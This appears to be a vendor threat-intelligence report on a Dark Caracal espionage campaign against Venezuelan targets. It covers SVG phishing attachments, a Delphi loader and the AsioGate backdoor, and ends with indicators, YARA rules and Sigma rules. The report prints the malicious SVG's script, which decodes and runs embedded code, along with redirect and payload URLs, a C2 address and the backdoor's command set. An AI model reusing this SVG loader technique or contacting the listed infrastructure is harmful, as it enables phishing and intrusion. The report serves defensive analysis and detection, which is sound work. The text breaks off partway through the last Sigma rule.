

Dark Caracal delivers brand new Backdoor using SVG-based techniques

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Executive Summary

Dark Caracal is a threat group that has conducted cyber-espionage campaigns since at least 2012, targeting individuals and organizations worldwide. Since 2021¹, the group has demonstrated an increased operational focus on Spanish-speaking countries, particularly in Latin America.

Since mid-December, we have observed a new campaign targeting Venezuelan entities, including both individuals and organizations. The attack chain begins with financial-themed phishing emails, including invoices and quotations, impersonating Venezuelan companies across multiple sectors and industries, ultimately leading to the distribution of a new backdoor trojan we dubbed AsioGate. Notably, this campaign incorporates the use of SVG files as part of the phishing lure. Further analysis of the campaign revealed that components of the attack chain were reused to target entities and individuals in Chile and Brazil.

This report in a nutshell:

- Dark Caracal has adopted SVG files as part of its phishing delivery techniques;
- The campaign targets Venezuelan individuals and entities using financial-themed phishing lures;
- The attack ultimately deploys a new backdoor named AsioGate used for espionage.

Techniques, Tactics and Procedures specific for this campaign:

Infrastructure

URL shortener services and servers are under group control

Infection vector

Phishing with malicious SVG files

Implants

Delphi Loader, AsioGate

Victimology

Venezuela, Chile, Brazil

Kaspersky's products detect this threat as HEUR:Trojan.Script.Generic, HEUR:Trojan.Win32.Inject.gen, HEUR:Trojan.Win32.AsioGate.gen.

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¹ [Dark Caracal continues targeting Spanish-language countries](#)

Technical Details

Background

Dark Caracal is a threat group that has been conducting cyber-espionage campaigns since at least 2012. Known for its multi-platform approach, the group targets individuals and organizations across various sectors, including government, military, utilities, finance, and manufacturing.

The group's procedure has remained largely consistent over the years. The infection chain typically begins with phishing emails delivering malicious attachments, most commonly Microsoft Word documents and PDF files, which embed VBA macros or JavaScript, or include links to compressed archives. These archives lead to a second-stage infection, typically involving a dropper that ultimately deploys and injects a trojan for espionage, most notably Bandook and Poco RAT.

Initial infection

As a common technique employed by Dark Caracal, users are targeted with a phishing email pretending to be an invoice, in this case, from a Venezuelan company and containing a malicious SVG payload attached to it. We have identified at least ten Venezuelan company names that were impersonated in the subject lines of phishing emails. These include companies from various industries and of different sizes, including small and medium-sized enterprises. In addition, we observed the use of generic subject lines such as "Payment receipt", "New quotation", "Updated quotation", among others.




Fig. 1 Phishing email delivering a malicious SVG attachment disguised as an invoice

The message contained in the email urges the user to check the invoice and confirm that the payment can be performed, thus directing the user to download the payload and execute it in order to do so.

MD5	e2cb3da1a58661f8d0ce135c005fa4c8
SHA1	b3a4b6861603b5bd5ba816506065bfb8743be290
SHA256	fbb3ebaabea5d6dc15c8c6870e3bada5c4ab823540121eadd71b526f0e0718c3
File type	SVG Scalable Vector Graphics image
File size	151.83 KB
File name	FACTURA_DE_PAGO_DISPONIBLE - KLK SISTEMAS _13_113.svg

Once the attached SVG is opened, usually done with the default browser on the victim's machine, the script contained in the file is automatically executed upon loading (Figure 2). This SVG is blank in essence, but to show a

fake Adobe Acrobat Reader prompt (Fig. 3), it uses JavaScript and a big Base64 chunk of data contained in itself. By decoding this chunk of data, a dynamic document is created by parsing the decoded data as another SVG file. It then replaces its content with the content of that second SVG that has a prompt with the title “Documento Generado” (*Document Generated*) and urges the user to check the ZIP file being downloaded (Figure 3). The reason for not using the original disguise in the main SVG file may be intended to thwart detection or rules designed to prevent this type of attack, which are growing in popularity.

```

<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 800 600">
  <rect width="100%" height="100%" fill="#fff"/>
  <text x="400" y="300" font-family="sans-serif" text-anchor="middle" fill="#666">
    loading image...
  </text>
  <script id="b64" type="application/octet-
stream">CjxzdmceG1sbmM9Imh0dHA6Ly93d3cudzMub3JnLzIwMDAv3ZnIogICAgIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3Lnc
zLm9yZy8xOTk5L3hsaw5rIogICAgIHZpZXdCb3g9IjAgMCA4MDAgNjAwIogICAgIHJvbGU9ImltZyIKICAgICBhcmlhLWxhYmVsG
VkyYnk9InRpdGxIGRlc2MiPgo8IDx0aXRzZSBpZD0idG10bGUiPkRvY3VtZW50byBHZW5lcmFkbzwwdG10bGU+CiAgPGRlc2MgaWQ9I
mRlc2M
[... ]
gZmlsbGVyIC0tPgo8IS0tIGZpbGxlcjAtLT4KPCtLSBmaWxsZXIgL0tCjwhLS0gZmlsbGVyIC0tPgo8IS0tIGZpbGxlcjAtLT4KPC
EtLSBmaWxsZXIgL0tCjwhLS0gZmlsbGVyIC0tPgo8IS0tIGZpbGxlcjAtLT4KPCtLSBmaWxsZXIgL0tCjwhLS0gZmlsbGVyIC0tP
go8IS0tIGZpbGxlcjAtLT4KPC9zdmcc</script>
<script><![CDATA[
  try {
    const data = document.getElementById('b64').textContent.trim();
    const decoded = new TextDecoder().decode(new Uint8Array.from(atob(data), c => c.charCodeAt(0)));
    const parser = new DOMParser();
    const newDoc = parser.parseFromString(decoded, "image/svg+xml");
    const root = newDoc.documentElement;
    const current = document.documentElement;
    while (current.firstChild) current.removeChild(current.firstChild);
    for (const child of Array.from(root.childNodes)) {
      current.appendChild(document.importNode(child, true));
    }
    newDoc.querySelectorAll('script').forEach(scr => {
      const sc = document.createElementNS("http://www.w3.org/2000/svg", "script");
      if (scr.textContent) sc.textContent = scr.textContent;
      current.appendChild(sc);
    });
  } catch {
}
]]></script>
</svg>

```

Second SVG chunk

Replace current view

Extract and evaluate JS

Fig. 2 SVG containing embedded malicious JavaScript



Fig. 3 Fake Adobe Acrobat Reader prompt

This is a restricted document.

Do not distribute to anyone outside of the Kaspersky Lab APT intelligence customer base.

To kickstart the download of the malicious ZIP file (with the .rev extension, a WinRAR-generated recovery volume that holds redundant data enabling the reconstruction of missing parts in corrupted or incomplete multi-part archives), the original SVG extracts a JavaScript code contained in the second SVG file: `location.href='https://ja[.]cat/ksebe0'`; . The JavaScript code is then injected in the current DOM and the browser is redirected to a legitimate URL shortening service running at `ja[.]cat`, which, in turn, moves the traffic to the actual malicious URL delivering the ZIP:

```
hxxps://getpdf[.]digital/secure_uploader/download_public.php?file=grei%2FFactura_Lista_para_Descarga_2026-01-07_v1.rev&token=aecb9a78562e388981edabfbaa3774699be413d2687b1b684ab1e21d743c2579
```

We have also observed the use of the shortener service `tiny[.]url` as well as other malicious URLs delivering the final payload as `visualizarpdf[.]online`.

The final URL will perform the download of the ZIP file `Factura_Lista_para_Descarga_2026-01-07_v1.rev` containing the file `Factura_Lista_para_Descarga_2026-01-07_v1.exe` which is a loader executable part of Dark Caracal latest MO.

First stage: Loader

MD5	977e946a8fe0e452e48b4ef4729f6999
SHA1	2f7360252c63948d440ec55116047cb15ecc1f0a
SHA256	632cd3499c1118d3c70e2bc57b46d446d7cdfef057e9863bc5f84d5de174ca120
Link time	2026-01-06 11:34:20 UTC
File type	PE32 executable (GUI) Intel 80386, for MS Windows
Compiler	Borland Delphi (2006)
File size	14.52 MB
File name	Factura_Lista_para_Descarga_2026-01-07_v1.exe

Dark Caracal has been utilizing the same loader for years now, and this is not the exception, with features that try to thwart analysis or hide its actions. The main focus of this loader is to inject the payload that is stored on its resources into different processes. This payload is the final step for infection: `AsioGate`.

The loader used in this campaign loads all the necessary APIs dynamically. All the DLL names and API functions are encrypted – hardcoded into the executable – using two algorithms that are not commonly used: IDEA-ECB for data symmetric encryption and Tiger-192 hashing to be used as a key for these encryption processes. These uncommon algorithms fit into how Dark Caracal has behaved in the past (e.g. choosing Twofish and Ripemd-160 in previous campaigns). After the decryption of the strings (Figure 4), the function addresses are loaded into memory for future use (Figure 5).




Fig. 4 Decrypted strings

```

idr404FBC_LStrAsg(
    &encrypted_data,
    "5cbAXPuleGsxv7HU8J/vAXQcrIkDKC0H3psEx01B0/KNF9Ge1tBGeyVer6QcAUScHZL0iQW5bTPW6eARRPm4gRPB+S66UkD0UKct466j2x+HWq70mibB"
    "SxXURLvRdoawA+doQA89ImdmhYafB701+zLuLFqa85++xQ4sIBWqMzCgcCl5vBaKrd3F8h9tJGX5J+2FPshNIR9+r7pWq8TA01kcyZXUv6pYwpRB41"
    "IaBLrAH1ZgjgnZn0ZtCijRnGiAhnyC8P+gF1IgzYE6i7scqHcySMUQT4gFeob1ad4nuRDvi7QUKXFC1M11+Qa5pW3UgR5XS/UU/qAc5tdkbYcwoiU8"
    "DG1kq9m01B1qBwxjStEzVWhM1mgq32TjVgqm29GxSuJmYUF7Sc/v2ZxnZrFsvUR27sWq3rqynZx787giiXy4HDjohRCzcatKT0b3q0Z1nJbPySsFw"
    "sx5DK0UUnUUQ3Q9990u9j4HmsL30aEeYfmsyjsD8PYR/jooXxUHuuuFi4km1D0eLGP9kFfj0+1j6s0i2ie0m8WW0gxAKfb8cJ2FpFXAg0ix0JfATEURn"
    "yttjYUUV//U08Kv/11QWsf5n/HX08D+qXhbomyMzPMLH31TzGd0HEIDumyXcUR611Jmp/h17npRr31pqNgCFgET2bvEQ6x8LLteHAdEGwCZQt16sohd"
    "dakL60sm7aP6of8S1NUUvS62iwsQNO9CNIek99URDQnphhUPtkQgn+j00UnNiEouDz51KwktEvm04THGEBti2IYbmsj1L/v8fXm2ja4I5RrFaPo7n"
    "W2aDFT7EKg4yUty2nZa/HUxdd83Uo/9b3DFbjzyiY2L8sN1xUJvPmu9FHA6CdkKVPbXyScNg1e00i4RuouNAzh01sZuaTvt0K004FQFFYarG1b15ovq"
    "ArsR4q4N4X0xDuM0nycZFd+4D10wQNpcu0BwpBnTPvcUtvNUbWKS20qVqpsB41AjuzD09W8sX52ADP60/B1eWzmlZUvcg6QcHg=");
idr404FBC_LStrAsg(&key, "TvcJB5LutkDMoN5mzWQs1U118WJu891g");
u0 = idr00471338_Unit26_decrypt_apis(encrypted_data, key);
((u0)->idr41CEE8_TStringList_Get)(&u50, 0, ExceptionList);
idr404FBC_LStrAsg(&kernel32_dll, u50);
((u0)->idr41CEE8_TStringList_Get)(&u49, 1);
idr404FBC_LStrAsg(&IsBadReadPtr, u49);
((u0)->idr41CEE8_TStringList_Get)(&u48, 2);
idr404FBC_LStrAsg(&GetCommandLineA, u48);
((u0)->idr41CEE8_TStringList_Get)(&u47, 3);
idr404FBC_LStrAsg(&CreateProcessA, u47);
((u0)->idr41CEE8_TStringList_Get)(&u46, 4);
    
```

Fig. 5 Dynamically resolved function addresses loaded into memory

With the APIs loaded and ready to be used, the implant creates a new thread that is going to be a watcher and waits until the payload in the resources is decrypted. The decryption is done with the same algorithms mentioned previously but using a different key. A new thread is going to be created to decrypt the resource, and, once done, it toggles a global variable to inform the watcher that the decryption was completed successfully. The watcher then creates two consecutive processes of itself and performs Process Hollowing to inject the payload into them.

It is important to denote that, in this whole process of injection, there are no signs of attempts of persistence of the loader. Once the main process – and child processes – are killed, the infection is stopped.

Analysis deterrents

There are methods in this loader that try to stop or deter either analysis or sandboxing. The use of dead code or functions is applied in almost every step of the loading process. Other techniques like large and costly loops are also used, along with the use of Sleep, in order to make time for the implant to waste time in case a sandbox is

being utilized. The implant executes many calls to functions whose results are ignored and make the code more difficult to read (i.e. StrToInt or IntToStr).

```
n0x6EDE = 0x6EDE;
v114 = 0;
idr405000_LStrLAsg(&idr4703DC_UHT_4703DC_TDCP_idea, "819191");
for ( i = 0; i != 100001; ++i )
;
if ( idr4096E8_StrToInt(idr4703DC_UHT_4703DC_TDCP_idea) != 819191
```

Fig. 6 Unused function calls included to hinder code readability

A more effective approach taken by this loader is the use of exceptions to obfuscate its control flow. In Delphi, as in other popular programming languages, the developer can make use of try/except blocks² in order to handle any error raised from within a function. Dark Caracal’s Delphi loader “hides” portions of its code (especially during decompilation) into these exception handlers and forces that code to be executed by forcibly raising an exception. The exception is raised usually by misusing different functions (e.g. trying to convert a string to a number using StrToInt). As demonstrated in Figure 7, the green block is code that is executed once the StrToInt function, called on the main flow of execution, raises an exception.




Fig. 7 Use of exception handling to obfuscate malicious code

Second stage: AsioGate

MD5	ecbefe0aaf2434cc933dd2b5630678b3
SHA1	b92cd12311e8f965cf66541ebcbdf03a5e94a4cc
SHA256	fbbae6566e3b60260373cdfd75ac1da4a20c6ee9e92025f1b5c149214a33e5d5
Link time	2026-01-06 11:28:24 UTC
File type	PE32 executable (GUI) Intel 80386, for MS Windows
Compiler	Microsoft Visual C/C++ (19.33.31630) [LTCG/C]
File size	19.25 MB

² [Exceptions \(Delphi\) – RAD Studio](#)

After the injection stage, a new backdoor we dubbed AsioGate is deployed. The name reflects its reliance on the Asio C++ asynchronous networking library. The malware functions as an access component for command execution and the delivery of additional payloads. The implant is typically stripped from all symbols and presents some minor anti-analysis functionalities: “trash loops” (Figure 8) and calls to the Sleep function are all over the binary.

```

sub_13152200(v44, v25, &dword_1318AB88);
sub_13146E60(v44[0], v44[1], v44[2], v45, v46, v47);
LOBYTE(v86) = 15;
if ( n0x10_1 >= 0x10 )
{
    v26 = v78[0];
    v27 = n0x10_1 + 1;
    if ( n0x10_1 + 1 >= 0x1000 )
    {
        v26 = *(v78[0] - 4);
        v27 = n0x10_1 + 36;
        if ( (v78[0] - v26 - 4) > 0x1F )
            goto LABEL_94;
    }
    v47 = v27;
    _free(v26);
}
LOBYTE(v86) = 14;
v79 = 0;
n0x10_1 = 15;
LOBYTE(v78[0]) = 0;
if ( n0x10_2 >= 0x10 )
{
    v28 = v57[0];
    v29 = n0x10_2 + 1;
    if ( n0x10_2 + 1 >= 0x1000 )
    {
        v28 = *(v57[0] - 4);
        v29 = n0x10_2 + 36;
        if ( (v57[0] - v28 - 4) > 0x1F )
            goto LABEL_94;
    }
    v47 = v29;
    _free(v28);
}
LOBYTE(v86) = 13;

```

Fig. 8 Example of two consecutive loops with no purpose other than thwarting analysis

AsioGate samples used in this campaign are loaded into memory and packed with UPX (Ultimate Packer for Executables). As mentioned before and based on the code similarities and string comparisons, the implant was developed using the Asio C++ library; this is an evolution from previous implants utilized by Dark Caracal which were compiled using the Poco C++ library³. Once active, the backdoor connects to a command-and-control (C2) server and sends a preliminary message to the server containing information about the infected system. As the rest of the tools utilized by Dark Caracal, this backdoor uses a separator (^ (1%)) for the information being sent:

- Backdoor ID or placeholder (IM2IA)
- FNV hash of execution timestamp
- Campaign start date (Y1-06-1)
- Computer name
- Domain name
- OS name and version
- Uptime

³ [The evolution of Dark Caracal tools: analysis of a campaign featuring Poco RAT](#)

```

00000000 49 4d 32 49 41 5e 28 31 25 34 61 30 39 38 63 65 |IM2IA^(1%4a098ce|
00000010 64 5e 28 31 25 59 31 2d 30 36 2d 31 5e 28 31 25 |d^(1%Y1-06-1^(1%|
00000020 63 6f 6d 70 2d 31 5e 28 31 25 57 4f 52 4b 53 54 |comp-1^(1%WORKST|
00000030 41 54 49 4f 4e 2d 31 5e 28 31 25 57 69 6e 64 6f |ATION-1^(1%Windo|
00000040 77 73 20 31 30 2e 30 20 28 42 75 69 6c 64 20 31 |ws 10.0 (Build 1|
00000050 33 33 37 29 5e 28 31 25 31 64 20 37 68 20 32 30 |337)^(1%1d 7h 20|
00000060 6d 20 35 31 73 0b 0b 0b 0b 0b 0b 0b 0b 0b 0b |m 51s.....|

```

Communication

All communication between the backdoor and the C2 is done via a TCP connection to the port and server hardcoded into the binary. The information sent from and to the C2 is also encrypted using AES-128 – with the key present in the binary – and encoded using Base64.

Commands

After sending the information about the infected machine back to the C2, the backdoor waits for its controller to receive commands. The backdoor currently accepts 4 commands from the C2, which are the following:

CMD	Action
UUII^%	Information about current execution: <ul style="list-style-type: none"> Placeholder (SS11@^^); Hash of execution timestamp; Idle time; Title of the focused window
SEND_FILE	Send file from victim's computer to the C2
d!dss#^%	Three-step command: <ul style="list-style-type: none"> Reconnect to the server on an alternative connection; Retrieve an executable and saved to a specified path; Execute it
saass#^aa%	Download file from an URL and execute it

Only one of the commands presents a descriptive name, the others being randomized or obfuscated to obscure its purpose.

Infrastructure

The group uses link-shortening services like tiny[.]ur1 and ja[.]cat to obfuscate the malicious URLs used to deliver the final payload.

Domain	IP	First seen	ASN
getpdf[.]digital	88.223.87[.]49	2025-09-18	47583
visualizarpdf[.]online	147.79.120[.]218	-	47583

C2 is hardcoded into the AsioGate, along with the port 3919 (TCP) which is being used to communicate with the malicious server. This same address and port are reused when the implant is querying for a file through the command d!dss#^%. The C2 server is hosted on AlexHost, a platform used by the group in previous campaigns.

Domain	IP	First seen	ASN
-	193.233.203[.]119	2022-12-01	200019

Victims

According to our telemetry, the target of the campaign is Venezuelan individuals and organizations. Based on the naming of the SVG files and .ve domains used as email senders, Venezuelan companies are being used as a masquerade to reach the victims located in that country. Components of the attack chain were reused to target entities and individuals in Chile and Brazil.

Attribution

We identified several technical and behavioral elements that align with Dark Caracal's previously documented TTPs, leading us to assess attribution with moderate confidence. This assessment is supported by the following observations:

- **Overlap in TTPs:** The use of financially themed, low-complexity phishing lures; malicious attachments redirecting victims to payloads hosted behind URL shortener services; and a multi-stage execution flow consisting of a .rev dropper, a Delphi-based loader, and the final injection of the malicious payload is consistent with the group's previously documented tradecraft.
- **Tooling similarities:** The analyzed dropper closely resembles those observed in previous campaigns associated with the deployment of Bandoock and Poco RAT, sharing common delivery patterns and the use of structured exception handling to divert the execution flow toward malicious code. Additionally, the loader employs non-standard or less commonly used algorithms for encryption and encryption-key derivation, a design choice consistently observed across previous variants and intended to complicate analysis. Moreover, the backdoor follows the same data formatting convention observed across other Dark Caracal tools, using the custom separator `^(1%)` to delimit exfiltrated information.
- **Targeted countries:** The observed targeting of entities and individuals in Latin America, particularly Venezuela, aligns with the groups' long-standing operational focus on the region, which has been documented since at least 2021.
- **Constant usage of the same ASN:** Dark Caracal has been utilizing the same hosting platform – AlexHost – for the control of Poco RAT since, at least, 2024⁴.

While the technical and behavioral indicators described above closely match those seen in recent attacks attributed to the Dark Caracal threat actor, we must keep open the possibility that the observed activity is being leveraged by a different adversary who is using tools supplied by a third-party "malware-as-a-service" provider, as hypothesized earlier⁵. Should future evidence substantiate this hypothesis, we will update the attribution in subsequent briefings.

Conclusions

Dark Caracal is a highly active group that targets various industries around the world. Since 2021, the group has maintained a focus on Latin America, conducting recurring campaigns against companies and individuals across the region, including Venezuela in the current campaign. Dark Caracal demonstrates continued evolution through the adoption of novel attack-chain techniques, including malicious SVG files, as well as the introduction of a newly backdoor into its toolset. These developments position the group as a latent global threat.

⁴ [The evolution of Dark Caracal tools: analysis of a campaign featuring Poco RAT](#)

⁵ [Bandoock: Signed & Delivered – Check Point Research](#)

Appendix I – Indicators of Compromise

Note: The indicators in this section are valid at the time of publication. Any future changes will be directly updated in the corresponding .ioc file.

SVG phishing file hashes

```
041f208716daf21cdcfb2e6a625224ce
06d29cc1808313889c872da727dc5ce6
0f16815f942dd5d1e99f4ee1c0eeba05
0fa0420dacff751ef010acfe6b169695
1bfacd2467848ed8816adebb655aa097
1e0ead8d5bfe2eca93adac8c08974b67
2180c96c65c7000665d8aef3e9675380
281ed50fd224eaddbbad6fef95fea47a
28c6cfb97ceb197f227d39335af98073
2c38fb89e3028dbb309b776477db72e0
3d58d8a106ba9b6c18cac3cf326bb3a8
3fb44780bb38533dfb352cf0fc582161
41178e226c0d026b6e5f64201ddb3b6d
53537772fdc619c228d4d39b87def91a
552887f861ad24f0bdbb7979bf4c7b7e
56665e5420c1d40bb619d5b96dbe6830
590c1fec9b3a6ec8fd693153546b27ad
5af845f654032a0d33395dcd9fc40cb3
5be42f1597cfa67469dcf97a387f2a6d
5fe7b19d05fc60ab66cc5d1aace1a86b
656b5de51a5f9af3a0fafa979a8eca7a
6937cbf3afc737c4653c4f5bb78c2a66
6c33b96fa279c60ba28ff9ec8b507a6d
6cd9708c90ed4adfa3ff6489338b3423
6cf10b82250cb8b2187999bfb0b824c4
6d0d7a311015e4550413e61efb1f8cdd
6d99410471c9330d79da143ed0405096
78322c60555ac6da50689e8022067e04
7bed0f7b6d3d033504ea59a248694899
86ae015c5687f1e5bcc690a4c3d32c5
870aa7d839a74f1f678c1fb4dedf7c70
88369b0494d72e5562b6b4292a52a45c
8a5adf055e0824fe86f595c0ea448c85
a62213a5801b83c995e62a5da56c4781
a692cc694caac5c27d421a67356f59c3
a998d5dbd3a96944d6165e96ad648ed3
b103fb1250fac3af13090eb85cb67c03
b3343322cfac11454a592e71d3d08971
bd5852bf417476a0a3298ae8326ff855
c6ac130f25bd71956a5bd4c753f2153c
c754d1c8929b0e21ae145d03c9c99116
c999917d2b06b5a5ffddb0512efe0bf3
cbbf7ff8004cf3a32aec4e00c0c17c1
eb80dccf22452647a9ef585fcbcf7b1c
ebefc71b4b950d585d7ff2a858bb00db
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```

```
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Loader file hashes

```
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AsioGate hashes

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```

Domains and IPs

```
getpdf[.]digital      Dropper site
visualizarpdf[.]online  Dropper site
193.233.203[.]119     C2 server
```

Yara Rules

```
import "pe"

rule apt_DarkCaracal_DelphiLoader {
  meta:
    description = "Rule to detect Dark Caracal's Delphi Loader"
    author = "Kaspersky"
    copyright = "Kaspersky"
    distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
    version = "1.0"
    last_modified = "2026-01-20"
    hash = "6a782d0b850a0ab2b90f6cd75fd565c0"
  strings:
    $s0 = "TDCP_idea"
    $s1 = "TDCP_tiger"
    $s2 = "LoadResource"
    $header_lookup = { 81 3? ( 50 45 | 4D 5A ) 74 ?? E8 ?? ?? ?? FF E9 ?? ?? ?? 00 } //
PE header lookups
    $loop = { 40 3D A1 86 01 00 75 F8 }
    $except = { 64 89 22 B8 ?? ?? ?? ?? E8 ?? ?? ?? ?? 33 C0 5A 59 59 64 89 10 EB ?? }
  condition:
    uint16be(0) == 0x4D5A and filesize < 50MB and pe.number_of_resources > 1 and
    for any i in ( 0..pe.number_of_resources ) : (
      pe.resources[i].length > 8MB
    ) and all of ($s*) and $header_lookup and $loop and #except > 3
}

rule apt_DarkCaracal_AsioGate {
  meta:
    description = "Rule to detect Dark Caracal's unpacked AsioGate"
    author = "Kaspersky"
    copyright = "Kaspersky"
    distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
    version = "1.0"
    last_modified = "2026-01-20"
    hash = "ecbefe0aaf2434cc933dd2b5630678b3"
  strings:
    $s0 = ".rot" fullword
    $s1 = ".exe" fullword
    $s2 = "Unknown OS" fullword
    $s3 = "WSARecv" fullword
    $s4 = "URLDownloadToFileA" fullword
    $s5 = "RtlGetVersion" fullword
```

```

    $s6 = "asio.system" fullword
    $s7 = "thread.entry_event" fullword
    $cmd1 = "SEND_FILE" fullword
    $cmd2 = "UUII^%" fullword
    $cmd3 = "d!dss#^%" fullword
    $cmd4 = "saass#^aa%" fullword
    condition:
      uint16be(0) == 0x4D5A and filesize < 50MB and
      all of ($s*) and 2 of ($cmd*)
  }

```

Sigma Rules

```

title: Process Hollowing
id: 10e74973-1c2f-4199-b909-60a5e8792be3
status: stable
description: Detects Process Hollowing.
references:
  - https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon
author: Kaspersky
modified: "2023-09-07"
tags:
  - attack.privilege_escalation
  - attack.defense_evasion
  - attack.t1055.012
logsource:
  product: windows
  category: process_tampering
detection:
  selection:
    Type: 'Image is replaced'
    Image|contains: '\System32\'
  condition: selection
falsepositives: Legitimate software (e.g. browsers, MS Teams) can produce this activity,
but they rarely placed in system32 folder.
level: high

```

```

title: Injection to System32 Executables from Untrusted Process
id: b566b9fa-0317-47c8-a4a5-6ea6b52f0398
status: stable
description: This rule detect suspicious request to system32 exe from untrusted process
author: Kaspersky
modified: "2025-06-27"
tags:
  - attack.t1055.003
  - attack.defense_evasion
logsource:
  category: process_access
  product: windows
detection:
  selection:
    SourceImage|contains:
      - '\ProgramData\'
      - '\Users\'
      - '\Public\'
      - '\AppData\'
      - '\Desktop\'

```

```
- '\Downloads\  
- '\Temp\  
- '\Tasks\  
- '\$Recycle'  
TargetImage|contains: '\Windows\System32'  
GrantedAccess|contains:  
- '0x0020'  
- '0x0002'  
condition: selection  
falsepositives: EPP, EDR solutions activity  
level: high
```

```
title: PowerShell Suspicious Arguments  
id: 80fb8527-baaf-4146-b8da-a891b9ca9962  
description: Adversaries Often use Suspicious Arguments in PowerShell  
author: Kaspersky  
status: stable  
modified: "2023-08-10"  
tags:  
- attack.execution  
- attack.t1059.001  
logsource:  
product: windows  
category: process_creation  
detection:  
selection1:  
Image|endswith:  
- 'powershell.exe'  
- 'pwsh.exe'  
CommandLine|re:  
- '(?i)-W\w{0,10}\sH\w{0,5}\s'  
- '(?i)-noni\w{0,10}\s'  
selection2:  
Image|endswith:  
- 'powershell.exe'  
- 'pwsh.exe'  
CommandLine|contains:  
